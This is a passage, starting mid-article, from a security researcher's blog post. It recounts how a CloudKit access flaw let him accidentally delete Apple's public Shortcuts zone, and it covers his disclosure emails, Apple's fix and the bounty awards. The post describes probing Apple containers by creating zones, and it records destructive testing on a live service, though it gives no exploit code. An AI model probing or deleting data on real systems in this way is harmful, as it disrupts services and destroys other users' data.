
```

Good, it wasn't really deleted. I realized that I've tested it all and I started to continue looking into other things related to Apple Shortcuts.

Suddenly one my shared shortcuts gave a 404:




But I just shared it? I quit the Shortcuts app and started it again:



Shit.

I went to one of the websites sharing a bunch of shortcuts and used my phone to test one:



All of them were gone. I know realized that the deletion *did* somehow work, but that the `_defaultZone` never disappeared. When I tried sharing a new shortcut it also did not work, at least not to begin with, most likely due to the record types also being deleted.

At 23 Mar 2021 20:44:00 GMT I wrote the following email to Apple Security:

Urgent - CloudKit issue, access misconfiguration with
com.apple.shortcuts, accidentally deleted whole public `_defaultZone`
and now gallery and all shared shortcuts for all users are gone 🚨

Frans Rosén
to product-security@apple.com

Tue, Mar 23, 9:44 PM

Hi,

I am so sorry for this but I cannot really see any other way I would have found this.

I explained the situation and confirmed I understood the severity. I also explained the steps I took to avoid causing any service interruptions, since I knew that was against the Apple Security Bounty policy. I explained that creation of zones was indeed possible, but that I did not know if that confirmed that I could also delete zones.

Another argument why it was hard to find this bug was that the container made by my other Apple developer account wasn't vulnerable. Also, the error when trying to delete `metadata_zone` confirmed that there were indeed permission checks in place. The bug seemed to only allow the `_defaultZone` to be deleted by anyone on Apple-owned CloudKit containers.

I decided to use the case of “I am able to create a zone” as an indicator that this bug existed in other containers owned by Apple. This would show Apple the scope of the issue without me causing any more harm. **I was already panicking.**

Apart from `com.apple.shortcuts`, the list consisted of 30 more containers with the same issue. I still wasn't sure if creating a new zone in the public scope did actually prove the ability to delete the default zone, but that's the closest I got to verifying the issue. Also, the other containers might not have been using the public scope at all and I never confirmed the bug on the other scopes.

Hi,

I believe this is a broader issue than just the `com.apple.shortcuts` database. I noticed one less devastating behavior that I was also able to create a new zone in the public DB of the `com.apple.shortcuts` container, I checked other containers for the same issue, and this is widespread among the following that I know of:

`com.apple.Coi`
`com.apple.DP`
`com.apple.Key`
`com.apple.Ma`
`com.apple.Pro`
`com.apple.Saf`
`com.apple.Saf`
`com.apple.Saf`
`com.apple.Voi`
`com.apple.agc`
`com.apple.app`
`com.apple.blui`
`com.apple.cloi`
`com.apple.cor`
`com.apple.finc`
`com.apple.hor`
`com.apple.iad`
`com.apple.iclo`
`com.apple.iclo`
`com.apple.knc`
`com.apple.ma`
`com.apple.me`
`com.apple.me`
`com.apple.priv`
`com.apple.sec`
`com.apple.sec`
`com.apple.siri`
`com.apple.siri`
`com.apple.sto`
`com.apple.tria`

All these allowed creation of a new zone (called "test") in the PublicDB, this indicates the same sort of access rights that allowed the deletion of the `_defaultZone` in `com.apple.shortcuts`. This means that at least ALL data in the PublicDB can be deleted by purging the `_defaultZone`. I have not tested the Shared or the Private ones, but I think this is enough for you to investigate.

I hope this helps to find the issue, and once again, I am so sorry for finding this the way it was found. Again, let me know if there's anything I can do to help.

Regards,


Frans



Apple's first response came early the morning after:

Thank you for the information. Please stop testing on these endpoints until we get back to you with the next steps for validation.

Public response

I acknowledged the email and started to see on Twitter that this was in fact affecting a lot of people:





There were also some suspicions that this was indeed a move by Apple due to a [podcast discussion about using the API to fetch Shortcuts data](#).

A [podcast called “Connected” had a discussion on the issue and tried to explain what had happened](#) (Between 26:50 to 40:22).

One individual was actually 100% correct identifying the minute of my accidental deletion call:



Apple's response

Apple was quite silent after the first request to me to stop testing. They did go public and explain to people that the issue was going to be solved:



It took a few days for all data to recover. One other individual shared my assumption on why that was:



On April 1st Apple gave the following reply:

We have addressed the reported issues in a recent system change. We ask that you hold on testing CloudKit until May 1st 2021, as we are currently in the process of investigating this issue more holistically. If there are any problems with this date, please let us know.

As referenced by the bug bounty Terms and Conditions located at <https://developer.apple.com/security-bounty/requirements/>, we ask you to refrain from using any testing which may disrupt Apple services.

If after the May 1st date you want to continue your research into CloudKit we ask that you use less destructive means of testing and do not attempt to delete or remove any files or services which may impact usage of said services.

We are still evaluating your report for possible reward through the Apple Security Bounty program. We'll let you know once we have additional information to share.

During the hold out period, I followed up their email again clarifying the steps I took to prevent any service interruption, and tried to explain how limited I was to confirm if the deletion call had worked or not. I also asked them if the creation of a zone was a good indicator of the bug.

I got back another response clarifying that creation of a zone was indeed a valid non-destructive way to confirm invalid security controls:

Thank you for your diligence and review.

To answer your questions (in numerical order):

1. You should not be able to create a new public zone, and deletion of the zone should also be prohibited.
2. In order to close out this specific report, we would like to ensure that the specific mechanisms you leveraged for your initial tests are replicated and verified as closed.
3. Security controls across the zones were inconsistently applied. This behavior have been corrected.

I then confirmed that I could not do any of the zone modifications anymore. CloudKit Developer portal was later moved to use the API on api.apple-cloudkit.com instead.

Conclusion

Approaching CloudKit for bugs turned out to be a lot of fun, a bit scary, and a really good example of what a real deep-dive into one technology can result in when hunting bugs. The Apple Security team was incredibly helpful and professional throughout the process of reporting these issues.

Even though the last bug caused an incident, I really tried to explain all my steps to prevent that from happening.

The Apple Security Bounty program decided to award **\$12,000**, **\$24,000** and **\$28,000**, respectively, for the bugs mentioned in this post.

Written by Frans Rosén

Detectify co-founder and [Crowdsource](#) hacker
[@fransrosen](#)

About Detectify

Detectify recently announced ongoing research and [development of an API fuzzing engine](#). In general, fuzzing and crawling is a core part of its [web application scanner](#).

[Detectify](#) is building web app security solutions that are automated and crowd-based. [By collaborating with ethical hackers](#), business critical security research is put into the hands of those who need it most to bring safer web apps to market. Curious to see what we will find in your live web apps? [Start a free 2-week trial today](#).

Want to join Frans and the Crowdsource community? [You'll have to pass this challenge](#). Good luck!




Cloudkit

Detectify Crowdsource

Frans Rosén

iOS



ABOUT THE AUTHOR

Frans Rosén

Frans Rosén ([@fransrosen](#)) is a tech entrepreneur, bug bounty hunter and a

Knowledge Advisor at Detectify. He's a frequent blogger at Detectify Labs and a top ranked participant of bug bounty programs, receiving the highest bounty payout ever on HackerOne.

0 Comments

Detectify

 Disqus' Privacy Policy

 Login ▾

 Recommend

 Tweet

 Share

Sort by Best ▾



Start the discussion...

LOG IN WITH



OR SIGN UP WITH DISQUS 

Name

Be the first to comment.

 Subscribe

 Add Disqus to your site

 Do Not Sell My Data

DISQUS

Related posts



Go Fuzz Yourself – How to Find More Vulnerabilities in APIs Through Fuzzing [Whitepaper download]

How I hijacked the top-level domain of a sovereign state

Investigation of PHP Web Shell Hexedglobals.3793 Variants

What is Detectify?

Subscribe to newsletter

Sign up for a free trial »

A security service for developers.

